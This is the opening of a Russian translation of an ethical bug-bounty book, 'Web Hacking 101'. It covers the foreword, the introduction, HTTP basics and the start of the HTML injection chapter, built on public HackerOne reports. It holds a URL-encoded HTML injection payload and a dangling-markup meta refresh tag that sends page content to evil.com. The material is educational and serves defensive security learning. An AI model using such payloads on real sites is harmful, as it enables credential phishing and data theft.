

# Основы веб-хакинга

Как зарабатывать деньги этичным хакингом

Анализ более чем 30 оплаченных отчетов!



Питер Яворски

Перевод: Евгений Бурмакин

# Основы веб-хакинга

Более 30 примеров уязвимостей

Peter Yaworski и Eugene Burmakin

Эта версия была опубликована на 2016-10-25



This is a [Leanpub](#) book. Leanpub empowers authors and publishers with the Lean Publishing process. [Lean Publishing](#) is the act of publishing an in-progress ebook using lightweight tools and many iterations to get reader feedback, pivot until you have the right book and build traction once you do.

© 2016 Peter Yaworski и Eugene Burmakin

# Оглавление

<b>Вступительное слово</b> . . . . .	<b>1</b>
<b>Введение</b> . . . . .	<b>3</b>
<b>Фоновые знания</b> . . . . .	<b>15</b>
<b>HTML инъекция</b> . . . . .	<b>19</b>
Описание . . . . .	19
Примеры . . . . .	19
Итоги . . . . .	27
<b>HTTP Parameter Pollution</b> . . . . .	<b>28</b>
Описание . . . . .	28
Примеры . . . . .	30
Итоги . . . . .	36
<b>CRLF-инъекция</b> . . . . .	<b>37</b>
Описание . . . . .	37
Итоги . . . . .	42
<b>Cross Site Request Forgery</b> . . . . .	<b>43</b>
Описание . . . . .	43
Примеры . . . . .	45
Итоги . . . . .	50
<b>Уязвимости в логике приложений</b> . . . . .	<b>52</b>
Описание . . . . .	52

## ОГЛАВЛЕНИЕ

Примеры . . . . .	54
Итоги . . . . .	78
<b>Cross Site Scripting Attacks . . . . .</b>	<b>80</b>
Описание . . . . .	80
Примеры . . . . .	82
Итоги . . . . .	95
<b>SQL инъекции . . . . .</b>	<b>97</b>
Описание . . . . .	97
Примеры . . . . .	98
Итоги . . . . .	102
<b>Уязвимости Открытого Перенаправления (Open Redirect) . . . . .</b>	<b>103</b>
Описание . . . . .	103
Примеры . . . . .	104
Итоги . . . . .	108
<b>Захват поддомена . . . . .</b>	<b>110</b>
Описание . . . . .	110
Примеры . . . . .	111
Выводы . . . . .	117
<b>Уязвимость XML External Entity . . . . .</b>	<b>118</b>
Описание . . . . .	118
Примеры . . . . .	119
<b>Удаленное выполнение кода . . . . .</b>	<b>124</b>
Описание . . . . .	124
Примеры . . . . .	125
Итоги . . . . .	127
<b>Инъекция в шаблоны . . . . .</b>	<b>129</b>
Описание . . . . .	129
Примеры . . . . .	131
Итоги . . . . .	138

## ОГЛАВЛЕНИЕ

<b>Подделка запроса на стороне сервера (Server Side Request Forgery)</b> . . . . .	<b>139</b>
Описание . . . . .	139
Примеры . . . . .	139
Итог . . . . .	142
<b>Память</b> . . . . .	<b>143</b>
Описание . . . . .	143
<b>Нарушение целостности памяти</b> . . . . .	<b>148</b>
Примеры . . . . .	149
Итоги . . . . .	156
<b>Приступаем к работе</b> . . . . .	<b>157</b>
Сеть, Поддомен и сбор ключевой информации . . . . .	158
Просмотр и понимание приложения . . . . .	160
Идентифицируйте используемые технологии . . . . .	162
Погружаемся глубже для поиска уязвимостей . . . . .	162
<b>Отчёты об уязвимостях</b> . . . . .	<b>163</b>
Прочитайте рекомендации по раскрытию информации. . . . .	163
Добавьте деталей. Затем добавьте больше деталей. . . . .	164
Подтвердите уязвимость . . . . .	165
Проявляйте уважение к компании . . . . .	165
Вознаграждения . . . . .	168
Не кричи “Привет”, пока не пересёк пруд. . . . .	169
Слова напутствия . . . . .	170
<b>Инструменты Белого Хакера</b> . . . . .	<b>173</b>
Burp Suite . . . . .	173
Knockpy . . . . .	174
HostileSubBruteforcer . . . . .	174
sqlmap . . . . .	175
Nmap . . . . .	175
Shodan . . . . .	176

## ОГЛАВЛЕНИЕ

What CMS . . . . .	176
Nikto . . . . .	177
Recon-ng . . . . .	177
idb . . . . .	178
Wireshark . . . . .	178
Bucket Finder . . . . .	179
Google Dorks . . . . .	179
IPV4info.com . . . . .	179
Плагины Firefox . . . . .	180
<b>Ресурсы . . . . .</b>	<b>183</b>
Онлайн обучение . . . . .	183
Платформы выплаты вознаграждений за поиск багов	184
Дальнейшее чтение . . . . .	186
Рекомендованные блоги . . . . .	187
blog.it-securityguard.com . . . . .	188
<b>Словарь . . . . .</b>	<b>190</b>

# **Вступительное слово**

Лучший способ научиться чему-либо - просто начать этим заниматься. Именно так мы - Майкл Принс и Джоберт Абма - научились хакингу.

Мы были молодыми. Как и все хакеры до нас, и все, кто будет после нас, нас вело неконтролируемое, сжигающее желание понимать, как работают вещи. В основном мы играли в компьютерные игры, и к 12 годам мы решили научиться создавать софт самостоятельно. Мы научились программировать на Visual Basic и PHP по библиотечным книгам и на практике.

Из нашего понимания разработки программного обеспечения мы быстро поняли, что эти навыки позволяют нам находить ошибки других разработчиков. Мы перешли от создания к разрушению и с тех пор хакинг стал нашей страстью. Чтобы отпраздновать наш выпуск из старшей школы, мы взяли под контроль эфир телеканала, пустив в него поздравительный ролик для нашего выпускного класса. Хотя в то время это было весело, мы быстро поняли, что последствия неизбежны и это не тот вид хакеров, которые нужны миру. Телеканал и школа не были в восторге и мы провели все лето за мытьем окон, которое стало нашим наказанием. В колледже мы обратили наши навыки в жизнеспособный консалтинговый бизнес, который, на своем пике, имел клиентов в публичном и частном секторах по всему миру. Наш хакинговый опыт привел нас к HackerOne, компании, которую мы вместе основали в 2012. Мы хотели позволить каждой компании во вселенной успешно работать с хакерами и это продолжает быть миссией HackerOne и по сей день.

Если вы читаете это, значит в вас есть то же любопытство, необходимое для того, чтобы быть хакером и охотником на

баги. Мы верим, что эта книга будет потрясающим руководством на протяжении всего вашего пути. Она изобилует полноценными примерами отчетов об уязвимостях из реального мира, эти отчеты принесли их авторам реальные деньги. Так же в этой книге вы найдете полезный анализ и обзор от Питера Яворски, автора и хакера. Он ваш помощник на пути обучения, и это бесценно.

Еще одна причина, по которой эта книга так важна, заключается в том, что она фокусируется на том, как стать этичным хакером. Освоение искусства хакинга может быть чрезвычайно мощным навыком, который, мы надеемся, будет использован во благо. Самые успешные хакеры умеют во время хакинга балансировать на тонкой линии между правильным и неправильным. Многие люди могут ломать вещи, и даже пытаются извлечь из этого быструю выгоду. Но только представьте, вы можете сделать Интернет безопаснее, работать с потрясающими компаниями со всего мира и даже получать за все это деньги. Ваш талант потенциально может сохранить миллиарды людей и их данные в безопасности. Мы надеемся, что вы вдохновляйтесь именно этим.

Мы бесконечно благодарны Питу за время, которое он потратил на то, чтобы задокументировать все описанное с такой тщательностью. Нам хотелось бы иметь подобный источник знаний в те дни, когда мы только начинали свой путь. Книгу Пита приятно читать благодаря информации, которая поможет успешно начать путь хакера.

Приятного чтения и успешного хакинга!

И не забывайте применять свой навык с ответственностью.

Майкл Принс и Джоберт Абма Со-основатели HackerOne

# Введение

Спасибо за покупку этой книги, я надеюсь, вы испытаете такое же удовольствие от чтения, какое испытывал я при проведении исследований и её написании.

“Основы веб-хакинга” - моя первая книга, которая предназначена помочь вам начать путь хакера. Я начал писать её как самиздатовское объяснение 30 уязвимостей, побочный продукт моего собственного обучения. Она быстро превратилась в нечто значительно большее.

Я надеюсь, что эта книга, как минимум, откроит ваши глаза на огромный мир хакинга. В лучшем случае, мне хочется надеяться, что это будет вашим первый шагом по направлению к тому, чтобы сделать веб более безопасным местом и заодно получить за это некоторое вознаграждение.

## Как все это началось

В конце 2015 я наткнулся на книгу Парми Олсон *We Are Anonymous: Inside the Hacker World of LulzSec, Anonymous and the Global Cyber Insurgency* и прочитал её за неделю. Однако, закончив чтение, я так и не понял, как эти хакеры начали свой путь.

Я жаждал большего, но я не просто хотел знать **ЧТО** делают хакеры, я хотел знать, **КАК** они это делают. Поэтому я продолжил читать. Но каждый раз, когда я заканчивал читать следующую книгу, по-прежнему оставались неотвеченными следующие вопросы:

- Как другие хакеры узнают об уязвимостях, которые они находят?

- Где люди находят уязвимости?
- Как хакеры начинают процесс хакинга целевого сайта?
- Хакинг - это просто использование автоматических инструментов?
- Как я могу начать находить уязвимости?

Но в поисках ответах лишь открывались все новые и новые двери.

Примерно в то же время я проходил на Coursera курс по разработке для Android и искал другие интересные курсы. Мне на глаза попался курс Coursera Cybersecurity, в частности, Курс 2, Software Security. К моей удаче, курс только начался (на февраль 2016 он в состоянии “Coming Soon”) и я записался на обучение.

После нескольких лекций я наконец понял, что такое переполнение буфера и как его использовать. Я полностью ухватил принцип эксплуатации SQL-инъекций, о которых я раньше знал лишь то, что они опасны. Короче говоря, меня зацепило. До этого момента я всегда подходил к безопасности веб-приложений с точки зрения разработчика, ценя необходимость экранирования значений и избегая нефильтрованного пользовательского ввода. Теперь я начал понимать, как все это выглядело с точки зрения хакера.

Я продолжал искать информацию о том, как взламывать и попал на форумы Bugcrowd. К сожалению, активность там зашкаливала, но кто-то упомянул хакерскую активность на HackerOne и дал ссылку на отчет. Пройдя по ссылке, я испытал восторг. Я читал описание уязвимости, написанное для компании, которая раскрыла его миру. Возможно, еще более важным было то, что компания заплатила хакеру за то, что он нашел уязвимость и описал её!

Это было поворотной точкой, я стал одержим. Особенно, когда узнал, что Shopify, компания из моей родной Канады, была

лидером по раскрытию отчетов об уязвимостях на тот момент. Посмотрев профиль Shopify, я увидел, что их профиль усыпан открытыми отчетами. Я никак не мог начитаться. Уязвимости включали межсайтовый скриптинг (XSS), баги в аутентификации, CSRF, и это лишь пара примеров.

Признаю, в тот момент я пытался понять, что описывали отчеты. Некоторые уязвимости и методы их эксплуатации было тяжело понять.

Поиски в Google в попытках понять один конкретный отчет привели меня на дискуссию на GitHub, посвященную одной старой уязвимости, связанной с дефолтным параметром Ruby on Rails (это описано в главе “Логика приложений”), о которой сообщил Егор Хомяков. Это имя привело меня на блог Егора, который содержит описание некоторых серьезных и сложных уязвимостей.

Читая о его опыте, я понял, что мир хакинга может получить пользу от объяснения реальных уязвимостей простым языком. И так уж получилось, что я учусь лучше, когда учу других.

Так появились “Основы веб-хакинга”.

## **Всего 30 примеров и моя первая продажа**

Я решил начать с простой цели, найти и объяснить простым языком 30 веб-уязвимостей, легких для понимания.

Я понял, что в худшем случае, исследование и написание текстов об уязвимостях поможет мне изучить хакинг. В лучшем случае, я продам миллион копий, стану гуром самиздата и рано уйду на пенсию. Последнее пока не случилось и иногда FORMER SEEMS ENDLESS.

Примерно после 15 объясненных уязвимостей я решил опубликовать свой черновик, чтобы его можно было купить - платформа, которую я выбрал, Leanpub (через которую вы, скорее

всего, и приобрели книгу) позволяет вам публиковать итеративно, предоставляя покупателям доступ ко всем обновлениям. Я отправил твит, чтобы поблагодарить HackerOne и Shopify за их открытые отчеты и чтобы рассказать миру о своей книге. Я не ожидал большего.

Но через считанные часы первый покупатель приобрел мою книгу.

Окрыленный мыслью, что кто-то по-настоящему заплатил за мою книгу (что-то, созданное мной и чему я отдал тонны усилий), я вошел на Leanpub, чтобы узнать, могу ли я что-то узнать о своем таинственном покупателе. Ничего. Но затем мой телефон завибрировал, я получил твит от Майкла Принса, в котором он говорил, что ему понравилась книга и попросил оставаться на связи.

Кто блин такой Майкл Принс? Я проверил его профиль на Twitter и узнал, что он один из со-основателей HackerOne. Черт. Часть меня думала, что ребята из HackerOne не будут рады тому, что я полагаюсь на содержимое их сайта. Я попытался оставаться позитивным, Майкл казался доброжелательным и попросил оставаться на связи, что, вероятно, не должно ничем грозить.

Вскоре после первой продажи состоялась вторая и я понял, что что-то происходит. Так совпало, что примерно в то же время я получил уведомление с Quora о вопросе, который, возможно, мог бы меня заинтересовать, *Как мне стать успешным этичным хакером?*

Благодаря своему опыту начинающего, я знал, каково это, и, также ведомый эгоистичным желанием рассказать о своей книге, я решил написать ответ. Примерно на полпути я понял, что единственный ответ, кроме моего, оставил Джоберт Абма, один из других со-основателей HackerOne. Довольно авторитетный голос в хакинге. Черт.

Я уже думал не отправлять свой ответ, но решил переписать его таким образом, чтобы основываться на ответе Джоберта, поскольку я не мог соревноваться с ценностью его совета. Я нажал “Отправить” и больше об этом не думал. Но затем я получил интересное письмо:

Привет, Питер, я видел твой ответ на Quora и видел, что ты пишешь книгу об этичном хакинге.  
Я был бы рад узнать об этом больше.  
С наилучшими пожеланиями,  
Мартен CEO, HackerOne

**Тройное Черт.** Куча мыслей пронеслась в моей голове в этот момент, ни одна из которых не была позитивной, и практически все были нерациональными. В двух словах, я понял, что единственная причина, по которой Мартен мог написать мне, была в том, чтобы опустить кувалду на мою книгу. К счастью, это было невероятно далеко от истины.

Я ответил ему, объяснив, кто я такой и что я делаю - что я пытаюсь научиться хакингу и помочь другим в этом непростом деле. Оказалось, что ему очень нравится эта идея. Он объяснил, что HackerOne заинтересован в росте сообщества и поддерживает хакеров в их обучении, поскольку это выгодно для всех вовлеченных. В общем, он предложил помочь. И, черт, он помогал. Эта книга, вероятно, не была бы в том состоянии, в котором она сегодня, или включала бы половину содержимого без постоянной поддержки и мотивации со стороны Мартина и HackerOne.

С того первого письма, я продолжал писать и Мартен продолжал спрашивать о прогрессе. Майкл и Джоберт читали черновики, предлагали изменения и даже написали некоторые части текста. Мартен даже покрыл расходы на профессионально оформленную обложку (прощай, простая желтая обложка

с белой ведьминской шляпой, выглядела так, словно тебя рисовал четырехлетний ребенок). В мае 2016, Адам Бакус присоединился к HackerOne и на свой пятый день в компании он прочитал книгу, предложил внести правки и объяснил, каково быть по другую сторону - получателем отчетов об уязвимостях, и теперь это описано в главе о написании отчетов.

Я пишу обо всем этом потому, что на протяжении всего пути HackerOne никогда не просили ничего взамен. Они просто хотели поддержать сообщество и эта книга оказалась хорошим способом это сделать. Как для новичка в хакерском сообществе, это тронуло меня и я надеюсь, что тронет и вас. **Я, лично, предпочел бы быть частью отзывчивого и поддерживающего сообщества.**

Итак, с тех пор эта книга значительно увеличилась, став намного больше, чем я изначально рассчитывал. И с этой переменой изменилась и целевая аудитория.

## Для кого написана эта книга

Я написал эту книгу, помня о тех, кто только начинает путь хакинга. Не важно, являетесь ли вы веб-разработчиком, веб-дизайнером, домохозяйкой, вам 10 лет или 75. Я хочу, чтобы эта книга была авторитетным справочником для понимания различных типов уязвимостей, того, как их обнаруживать, как сообщать о них, как получать за это деньги, и даже как писать код, позволяющий их предотвратить.

Таким образом, я не пишу эту книгу, чтобы обратиться к массам. На самом деле это книга о совместном обучении. А значит, я делюсь успехами **И** некоторыми моими заметными (и постыдными) неудачами.

Эта книга так же не обязательно должна быть прочитана от корки до корки, если вы нашли интересующую вас часть, свободно читайте её первой. В некоторых случаях ясылаюсь

на описанные ранее главы, но делая это, я пытаюсь связать их, чтобы вы могли пролистать вперед и назад. Я хочу, чтобы эта книга стала чем-то, что вы держите открытым, пока занимаетесь хакингом.

Каждая глава, посвященная типам уязвимостей, структурирована одинаково:

- Начало с описанием типа уязвимости;
- Обзор примеров уязвимости; и
- Заключение с подведением итогов.

Подобным образом, каждый пример внутри этих глав структурирован в едином стиле и включает:

- Мои оценки сложности обнаружения уязвимости
- url, связанный с местом, где была обнаружена уязвимость
- Ссылку на отчет или описание
- Дату публикации отчета об уязвимости
- Сумму, выплаченную за отчет
- Простое для понимания описание уязвимости
- Выводы, которые вы можете использовать в собственных исследованиях

Наконец, хотя это и не является обязательным требованием для хакинга, вероятно, будет хорошей идеей иметь хотя бы беглое знакомство с HTML, CSS, Javascript и, возможно, иметь некоторый опыт программирования. Это не значит, что вы должны быть способны с нуля создавать страницы, но понимание базовой структуры веб-страницы, как CSS определяет внешний вид и ощущения, и чего можно достичь с помощью Javascript помогут вам в нахождении уязвимостей и в осознании потенциальной опасности, которую они могут нести.

Опыт в программировании полезен, когда вы ищете уязвимости в логике приложения. Если вы можете поставить себя на место программиста и предположить, как он мог реализовать что-либо или прочитать его код, если он доступен, вы будете иметь преимущество в этой игре.

Для этого я рекомендую посмотреть бесплатные курсы Udacity **Intro to HTML and CSS** и **Javascript Basics**, ссылки на которые я включил в главу “Ресурсы”. Если вы не знакомы с Udacity, их миссия заключена в предоставлении доступного, недорогого, увлекательного и высокоеффективного высшего образования всему миру. Они имеют партнерство с такими компаниями, как Google, AT&T, Facebook, Salesforce, и многими другими, и это партнерство позволяет им создавать программы и предлагать курсы онлайн.

#### ###Обзор глав

**Глава 2** является введением в то, как работает Интернет, включая HTTP-запросы и ответы, а так же HTTP-методы.

**Глава 3** описывает HTML-инъекции и в ней вы научитесь внедрять HTML в веб-страницу и использовать его в своих целях. Один из наиболее интересных выводов - то, как вы можете использовать закодированные значения, чтобы обмануть сайт, заставить принять их и отрендерить отправленный вами HTML, миновав фильтры.

**Глава 4** описывает загрязнение параметров HTTP и в ней вы научитесь находить системы, которые уязвимы к передаче небезопасного ввода к сайтам третьих сторон.

**Глава 5** описывает инъекции CLRF и в ней рассмотрены примеры отправки символов переноса строки сайтам и их влияние на отображаемое содержимое.

**Глава 6** описывает уязвимости, позволяющие подмену межсайтовых запросов, или CSRF, а примеры покажут, как можно

обмануть пользователей, заставив их (без их ведома) отправить информацию на сайты, на которых они аутентифицированы.

**Глава 7** описывает уязвимости, основанные на логике приложений. Эта глава является собранием всех уязвимостей, которые я рассматриваю как связанные с недостатками логики программирования. Я считаю, что нахождение этого типа уязвимостей может быть несложным для новичков, по крайней мере, проще, чем попытки найти странный и креативный способ отправить вредные значения на сайт.

**Глава 8** описывает межсайтовый скриптинг (XSS), крупную тему с огромным количеством способов найти уязвимость. Межсайтовый скриптинг предоставляет множество возможностей и ему одному можно посвятить целую книгу. Здесь будет куча примеров и я попытаюсь сосредоточиться на наиболее интересных и полезных для изучения.

**Глава 9** описывает SQL-инъекции, которые включают манипулирование запросами баз данных для извлечения, обновления или удаления информации с сайта.

**Глава 10** описывает открытые редиректы, интересный вид уязвимостей, которые включают использование сайта для перенаправления пользователей на другой сайт.

**Глава 11** описывает захват поддоменов, кое-что, о чем я много узнал, работая над исследованиями для этой книги. Суть в том, что сайт ссылается на поддомен, который размещен на сервисе третьей стороны, при этом не требуя корректного адреса от этого сервиса. Это позволяет атакующему зарегистрировать адрес со стороны этого третьего сервиса и весь траффик, который поступает на домен жертвы, на деле поступает на домен злоумышленника.

**Глава 12** описывает XML External Entity уязвимости, появляющиеся в результате работы сайтов, парсящих расширяемый

язык разметки (XML). Этот тип уязвимостей может включать такие вещи, как чтение приватных файлов, удаленное исполнение кода и многие другие.

**Глава 13** описывает удаленное исполнение кода (RCE), или ситуацию, когда атакующий может выполнить произвольный код на сервере жертвы.

**Глава 14** описывает Template Injections, рассматривая примеры на стороне Клиента и Сервера. В примерах объясняется работа template engines, а так же то, как они влияют на важность этого типа уязвимости.

**Глава 15** описывает серверную подмену запроса (SSRF), которая позволяет хакеру использовать удаленный сервер для отправки дочерних HTTP-запросов от имени хакера.

**Глава 16** описывает уязвимости, относящиеся к памяти, этот тип уязвимости может быть непросто найти и, как правило, он относится к низкоуровневым языкам программирования. Однако, обнаружение этого типа багов может привести к некоторым весьма серьезным уязвимостям.

**Глава 17** описывает, то, с чего стоит начинать. Эта глава призвана помочь вам рассмотреть возможные точки атаки и поиска уязвимостей

**Глава 18** справедливо считается одной из самых важных глав в книге, поскольку содержит советы по тому, как написать эффективный отчет. Весь хакинг в мире не значит ничего, если вы не можете надлежащим образом сообщить о найденной уязвимости соответствующей компании. Таким образом, я обратился к нескольким крупным компаниям, выплачивающим вознаграждение за найденные уязвимости, спросил их совета, как лучше всего сообщить об уязвимости, и получил ответ от HackerOne. **Убедитесь, что уделили этой главе должное внимание.**

**Глава 19** посвящена инструментам. Здесь мы узнаем о реко-

мендуемых хакерских инструментах. В эту главу внес значительный вклад Майкл Принс из HackerOne, описав кучу интересных инструментов, которые сделают вашу жизнь проще. Однако, не смотря на все инструменты, ничто не заменит креативное мышление и наблюдательность.

**Глава 20** посвящена тому, чтобы помочь вам вывести ваши навык хакинга на следующий уровень. Здесь я расскажу о некоторых замечательных ресурсах, которые помогут продолжить обучение. Опять же, рискну показаться заевшей пластинкой, но поблагодарю Майкла Принса за вклад в этот список.

**Глава 21** завершает книгу и описывает некоторые ключевые термины, которые вы должны знать, занимаясь хакингом. Хотя большинство из них обсуждаются в других главах, некоторые вы увидите впервые, так что рекомендую все же прочитать эту главу.

## Слово предупреждения и просьба

Прежде, чем вы отправитесь в восхитительный мир хакинга, я хочу кое-что прояснить. Пока я учился, читая публичные отчеты, глядя на деньги, которые люди получали (и получают), могло показаться, что это легкий способ быстро разбогатеть.

Это не так.

Хакинг может быть чрезвычайно прибыльным, но непросто найти истории о неудачах, постигающих на этом пути (разве что здесь, где я делиюсь некоторыми довольно постыдными историями). В результате, поскольку вы будете слышать в основном истории успеха, вы можете выработать нереалистичные ожидания в отношении успеха. И может быть вы быстро его добьетесь. Но если нет, продолжайте работать! Все станет проще, а принятый отчет об уязвимости приносит несравненное чувство удовлетворения.

Теперь я хочу попросить вас об услуге. По мере чтения, пожалуйста, пишите мне в Twitter @yaworsk или на почту peter@torontowebsitedevel и расскажите мне, как ваши дела. Успешно или неуспешно, я хотел бы узнать об этом. Поиск багов может быть одинокой работой, если вы застряли, но это также приятно праздновать друг с другом. И может быть вы найдете что-то, что мы сможем включить в следующее издание.

Удачи!!

# Фоновые знания

Если вы начинаете с нуля, как начинал я, и эта книга - один из первых совершенных вами шагов в мир хакинга, для вас важно буде понимать, как работает интернет. Прежде, чем вы перевернете эту страницу, я хочу сказать, что имею ввиду то, как URL, который вы набираете в адресной строке, связывается с доменом, который направляется на IP-адрес, и так далее.

Одним предложением: Интернет - это множество систем, которые связаны вместе и отправляют друг другу сообщения. Некоторые принимают только определенные типы сообщений, другие принимают сообщения только от ограниченного списка других систем, но каждая система в интернете имеет адрес, чтобы люди могли отправлять ей сообщения. Каждая система решает, что ей делать с сообщением и как она будет отвечать.

Чтобы определить структуру этих сообщений, люди задокументировали то, как некоторые из этих систем должны общаться в Requests for Comments (RFC). Например, взгляните на HTTP. HTTP определяет протокол того, как ваш интернет-браузер общается с веб-сервером. Поскольку ваш интернет-браузер и веб-сервер действуют в соответствии с одним и тем же протоколом, они могут общаться.

Когда вы вводите <http://www.google.com> в адресной строке своего браузера и нажимаете enter, следующие шаги описывают то, что происходит на высшем уровне:

- Ваш браузер извлекает имя домена из URL, www.google.com.
- Ваш компьютер отправляет DNS запрос к DNS-серверам, описанным в конфигурации вашего компьютера. DNS

может помочь определить IP-адрес для доменного имени, в этом случае он равен 216.58.201.228. Подсказка: вы можете использовать dig a www.google.com из своего терминала, чтобы узнать IP-адрес для домена.

- Ваш компьютер пытается установить TCP-соединение с IP-адресом на порту 80, который используется для передачи и получения HTTP-трафика. Подсказка: вы можете установить TCP-соединение, выполнив nc 216.58.201.228 80 из своего терминала
- Если соединение успешно установлено, ваш браузер отправит HTTP-запрос, подобный этому:

```
1 GET / HTTP/1.1
2 Host: www.google.com
3 Connection: keep-alive
4 Accept: application/html, */*
```

- Теперь он будет ждать ответа от сервера, который будет выглядеть примерно так:

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html
3
4 <html>
5   <head>
6     <title>Google.com</title>
7   </head>
8   <body>
9     ...
10  </body>
11 </html>
```

- Ваш браузер прочтет и отрисует возвращенный HTML, CSS и Javascript. В этом случае, на экране появится главная страница Google.com.

Теперь, когда мы закончили с браузером, интернетом и HTML, как упомянуто ранее, существует сообщение о том, как эти сообщения будут отправляться, включая конкретные используемые методы, и требования к заголовку-запросу для всех HTTP/1.1 запросов, как обозначено в пункте 4. Описанные методы включают GET, HEAD, POST, PUT, DELETE, TRACE, CONNECT и OPTIONS.

Метод **GET** означает запрос произвольной информации, обозначенной URI. Термин URI может быть непонятным, особенно в сочетании с указанным ранее URL, но для целей этой книги просто знайте, что URL - это как адрес человека, и является типом URI, который подобен имени человека (спасибо, Wikipedia). Хотя HTTP-полиции не существует, обычно GET-запросы не должны быть ассоциированы с какими-либо функциями, изменяющими данные, они просто получают и предоставляют информацию.

Метод **HEAD** идентичен GET, с единственным отличием: сервер не должен возвращать тело сообщения в ответе. Обычно вы встретите случаев, когда он применяется, но он нередко служит для тестирования гипертекстовых ссылок на валидность, доступность и недавние изменения.

Метод **POST** используется для вызова некоторой функции, которая будет выполнена на сервере способом, определенным этим сервером. Другими словами, обычно на бэкенде будет выполнено некоторое действие, такое, как создание комментария, регистрация пользователя, удаление аккаунта, и так далее. Действие, выполняемое сервером в ответ на POST, может варьироваться и не обязательно вызывается в результате запроса. Например, если в процессе обработки запроса возникла ошибка.

Метод **PUT** используется при вызове какой-либо функции, но относится к уже существующей сущности. Например, при обновлении вашего аккаунта, обновлении поста в блоге, и так далее. Опять же, выполняемое действие может варьироваться и не обязательно вызывается в результате запроса

Метод **DELETE**, как несложно догадаться, используется для вызова запроса на удаление ресурса, идентифицированного через URI, обращенного к серверу.

Метод **TRACE** - еще один необычный метод, в этот раз используемый для отражения сообщения запроса к тому, кто его запросил. Это позволяет отправителю увидеть, что было получено сервером и использовать эту информацию для тестирования и диагностики.

Метод **CONNECT** зарезервирован для использования с прокси (прокси обычно является сервером, который передает запросы к другим серверам).

Метод **\*OPTIONS** используется для запроса с сервера информации о доступных способах общения. Например, запрос OPTIONS может показать, что сервер принимает GET, POST, PUT, DELETE и OPTIONS, но не HEAD или TRACE.

Теперь, вооруженные базовым пониманием того, как работает интернет, мы можем ознакомиться с разными типами уязвимостей, которые могут быть в нем найдены.

# **HTML инъекция**

## **Описание**

Инъекции Hypertext Markup Language (HTML), также иногда называемые виртуальным дефейсом. Они являются типом атаки, которая благодаря отсутствию надлежащей обработки пользовательского ввода позволяет злоумышленнику встроить на сайт собственный HTML-код. Другими словами, такая уязвимость вызывается получением некорректного HTML, как правило, через форму ввода, а затем рендер этого HTML на странице. Это отдельный тип уязвимости, который следует отличать от инъекции Javascript, VBscript и прочих.

Поскольку HTML является языком, используемым для определения структуры веб-страницы, если злоумышленник может внедрить HTML, он может полностью изменить то, что отображает браузер. Иногда результатом этого может стать полное изменение внешнего вида страницы или, в других случаях, создание формы для обмана пользователей. Например, если вы можете внедрить HTML, вы можете добавить тег “`<form>`” на страницы, прося пользователя заново ввести его логин и пароль. Однако, при отправке такой формы передаст информацию злоумышленнику.

## **Примеры**

### **1. Комментарии на Coinbase**

**Сложность:** Низкая

**Url:** [coinbase.com/apps](https://coinbase.com/apps)

**Ссылка на отчет:** <https://hackerone.com/reports/104543><sup>1</sup>

**Дата отчета:** 10 декабря 2015

**Выплаченное вознаграждение:** \$200

#### Описание:

В этой уязвимости автор отчета обнаружил, что Coinbase напрямую декодирует закодированные в URI значения при рендеринге страницы. Для тех, кто не знаком с этим (так, как был не знаком я на момент написания этого текста), поясню: символы в URI являются зарезервированными или незарезервированными. В Wikipedia написано, что зарезервированными являются символы, которые в некоторых случаях имеют специальное значение, вроде / или &. Незарезервированные - все, не имеющие специального значения, обычно это буквы.

Таким образом, когда символ закодирован в URI, он конвертируется в свое байтовое значение в соответствии с ASCII и получает префикс в виде знака процента (%). Это значит, что / станет %2F, & превратится в %26. Кроме того, ASCII была наиболее распространенной кодировкой в интернете до появления UTF-8, еще одного типа кодировок.

Теперь, вернемся к нашему примеру, если хакер введет HTML таким образом:

1 <**h1**>This is a test</**h1**>

Coinbase отрендерил бы его как обычный текст, в точности как вы видите выше. Однако, если бы пользователь отправил закодированные символы ASCII:

---

<sup>1</sup><https://hackerone.com/reports/104543>

- 1 %3C%68%31%3E%54%68%69%73%20%69%73%20%61%20%74%65%73%74%\
- 2 3C%2F%68%31%3E

Coinbase декодировал бы эту строку отрендерил соответствующие символы:

### **This is a test**

Таким образом, исследователь продемонстрировал, как он может отправить HTML-форму с полями для имени пользователя и пароля, которые были бы отрендерены Coinbase. Если бы исследователь был злоумышленником, форма могла бы быть отрендерена на Coinbase и смогла бы отправлять вводимые в неё значения на сайт злоумышленника для получения им данных доступа (предполагаем, что люди заполнят и отправят форму).



## Выводы

когда вы тестируете сайт, проверьте, как он обрабатывает разные типы ввода, включая простой текст и закодированный текст. Замечайте случаи, когда сайты принимают URI-закодированные значения, такие, как %2F и рендерят их декодированные значения, в этом случае /. Хотя мы не знаем, о чём думал хакер в этом примере, возможно, он попробовал закодировать в URI запрещенные символы и заметил, что Coinbase их декодирует. Затем он просто пошёл немного дальше и закодировал в URI все символы.

Отличный кодер/декодер HTML-символов: <http://quick-encoder.com/url<sup>2</sup>>. Пользуясь им, вы заметите, что он будет вам сообщать о незапрещенных символах, которые не нуждаются в кодировании, и позволит вам, кодировать ли такие символы или нет. Так вы сможете получить такую же закодированную строку, как та, что была использована на Coinbase.

## 2. Непреднамеренное включение HTML на HackerOne

**Сложность:** Средняя

**Url:** [hackerone.com](https://hackerone.com)

**Ссылка на отчет:** <https://hackerone.com/reports/112935<sup>3</sup>>

**Дата отчета:** 26 января 2016

**Выплаченное вознаграждение:** \$500

---

<sup>2</sup><http://quick-encoder.com/url>

<sup>3</sup><https://hackerone.com/reports/112935>

### Описание:

После прочтения о XSS на Yahoo! (пример 4 в главе 7) я стал одержим тестированием того, как рендерится HTML в текстовых редакторах. Это включало в себя игру с Markdown-редактором на HackerOne, ввод значений вроде `ismap="yyy=xxx"` и `"test"` в теги изображений. Занимаясь этим, я заметил, что редактор включает одиночную кавычку (апостроф) внутри двойных, это известно как “повисшая кавычка”.

На тот момент я не совсем понимал возможные последствия. Я знал, что если вы внедрите еще одну одиночную кавычку куда-нибудь, они вместе будут считаны браузером, который сочтет все содержимое между ними одним HTML-элементом. Вот пример:

```
1 <h1>This is a test</h1><p class="some class">some conte\
2 nt</p>'
```

С этим примером, если вы сможете внедрить мета-тег вроде:

```
1 <meta http-equiv="refresh" content='0; url=https://evil\
2 .com/log.php?text=
```

то браузер отправит все, что находится между двумя одиночными кавычками. Оказалось, что эта уязвимость известна и описана в отчете на HackerOne #110578<sup>4</sup> хакером intidc (<https://hackerone.com/intidc>). Когда отчет опубликовали, я немножко расстроился.

В соответствии с тем, что написано на HackerOne, они полагаются на реализацию Redcarpet (Ruby-библиотека для процессинга Markdown) для экранирования HTML-вывода любого Markdown-ввода, который затем передается напрямую в HTML

---

